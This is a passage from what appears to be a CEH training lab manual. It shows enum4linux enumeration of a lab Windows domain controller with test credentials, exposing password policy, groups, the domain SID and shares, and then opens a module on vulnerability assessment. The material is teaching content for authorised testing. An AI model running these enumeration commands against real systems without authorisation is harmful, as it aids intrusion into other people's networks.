
16. The tool enumerates the target system and displays its password policy information, as shown in the screenshot.

The terminal window title is "Parrot Terminal". The command run is "enum4linux -u martin -p apple -G 10.10.1.22". The output shows:

```
[-] Password Policy Information for 10.10.1.22
[+] Attaching to 10.10.1.22 using martin:apple
[+] Trying protocol 139/SMB...
[!] Protocol failed: Cannot request session (Called Name:10.10.1.22)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
    [+] CEH
    [+] Builtin
[+] Password Info for Domain: CEH
    [+] Minimum password length: None
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Admin Change: 0
```

17. Fourth, we will enumerate the target machine's group policy information. In the terminal window, type **enum4linux -u martin -p apple -G [Target IP Address]** (in this case, **10.10.1.22**) and hit Enter.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-G** retrieves group and member list.



```
[root@parrot]# enum4linux -u martin -p apple -G 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 10 10:08:15 2022

=====
| Target Information |
=====

Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====

[+] Got domain/workgroup name: CEH


=====
| Session Check on 10.10.1.22 |
=====

[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====

Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
```

18. The tool enumerates the target system and displays the group policy information, as shown in the screenshot.



```
[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
```

19. It further enumerates the built-in group memberships, local group memberships, etc. displaying them as shown in the screenshot.

```
[+] Getting builtin group memberships:
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: CEH\Domain Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Administrators' (RID: 544) has member: CEH\Administrator
Group 'Administrators' (RID: 544) has member: CEH\Enterprise Admins
Group 'Administrators' (RID: 544) has member: CEH\Domain Admins
Group 'Administrators' (RID: 544) has member: CEH\jason
Group 'Guests' (RID: 546) has member: CEH\Guest
Group 'Guests' (RID: 546) has member: CEH\Domain Guests

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
group:[SQLServer2005SQLBrowserUser$SERVER2022] rid:[0x452]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Domotic Admins
```

20. Finally, we will enumerate the share policy information of our target machine. Type **enum4linux -u martin -p apple -S [Target IP Address]** (in this case, **10.10.1.22**) and hit Enter.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-S** retrieves sharelist.

```
[root@parrot] ~
# enum4linux -u martin -p apple -S 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 10 10:11:38 2022

=====
| Target Information |
=====

Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====

[+] Got domain/workgroup name: CEH

=====
| Session Check on 10.10.1.22 |
=====

[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====

Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
```

21. The result appears, displaying the enumerate shared folders on the target system.

```
[root@parrot] ~
# Getting domain SID for 10.10.1.22
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)

=====
Share Enumeration on 10.10.1.22
=====



| Sharename | Type | Comment            |
|-----------|------|--------------------|
| ADMIN\$   | Disk | Remote Admin       |
| C\$       | Disk | Default share      |
| IPC\$     | IPC  | Remote IPC         |
| NETLOGON  | Disk | Logon server share |
| SYSVOL    | Disk | Logon server share |


SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.1.22
//10.10.1.22/ADMIN$      Mapping: DENIED, Listing: N/A
//10.10.1.22/C$ Mapping: DENIED, Listing: N/A
//10.10.1.22/IPC$       [E] Can't understand response:
NT STATUS_INVALID_INFO_CLASS listing \*
//10.10.1.22/NETLOGON   Mapping: OK, Listing: OK
//10.10.1.22/SYSVOL    Mapping: OK, Listing: OK
enum4linux complete on Fri Jun 10 10:11:38 2022

[root@parrot] ~
#
```

22. Using this information, attackers can gain unauthorized access to the user accounts and groups, and view confidential information in the shared drives.
23. This concludes the demonstration of performing enumeration using Enum4linux.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

CEH Lab Manual

Vulnerability Analysis

Module 05

Vulnerability Analysis

Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand an assault. Vulnerability research is the process of discovering vulnerabilities and design flaws that leave an OS and its applications open to attack or misuse.

Lab Scenario

Earlier, all possible information about a target system such as system name, OS details, shared network resources, policies and passwords details, and users and user groups were gathered.

Now, as an ethical hacker or penetration tester (hereafter, pen tester), your next step is to perform vulnerability research and a vulnerability assessment on the target system or network. Ethical hackers or pen testers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to discover vulnerabilities.

Vulnerability assessments scan networks for known security weaknesses: it recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channel; and evaluates the target systems for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Additionally, it assists security professionals in securing the network by determining security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them. The information gleaned from a vulnerability assessment helps you to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

The labs in this module will give you real-time experience in collecting information regarding underlying vulnerabilities in the target system using various online sources and vulnerability assessment tools.

Lab Objective

The objective of this lab is to extract information about the target system that includes, but not limited to:

- Network vulnerabilities
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports and services that are listening
- Application and services configuration errors/vulnerabilities
- The OS version running on computers or devices
- Applications installed on computers
- Accounts with weak passwords
- Files and folders with weak permissions

- Default services and applications that may have to be uninstalled
- Mistakes in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Vulnerability Assessment

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system. It is frequently a security loophole that enables an attacker to enter the system by bypassing user authentication. There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources.

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute vulnerability assessment.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the underlying vulnerability in a target system or network. Recommended labs that will assist you in learning various vulnerability assessment techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Vulnerability Research with Vulnerability Scoring Systems and Databases	√	√	√
	1.1 Perform Vulnerability Research in Common Weakness Enumeration (CWE)	√		√

Module 05 – Vulnerability Analysis

	1.2 Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)		✓	✓
	1.3 Perform Vulnerability Research in National Vulnerability Database (NVD)		✓	✓
2	Perform Vulnerability Assessment using Various Vulnerability Assessment Tools	✓	✓	✓
	2.1 Perform Vulnerability Analysis using OpenVAS	✓		✓
	2.2 Perform Vulnerability Scanning using Nessus		✓	✓
	2.3 Perform Vulnerability Scanning using GFI LanGuard		✓	✓
	2.4 Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto		✓	✓

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

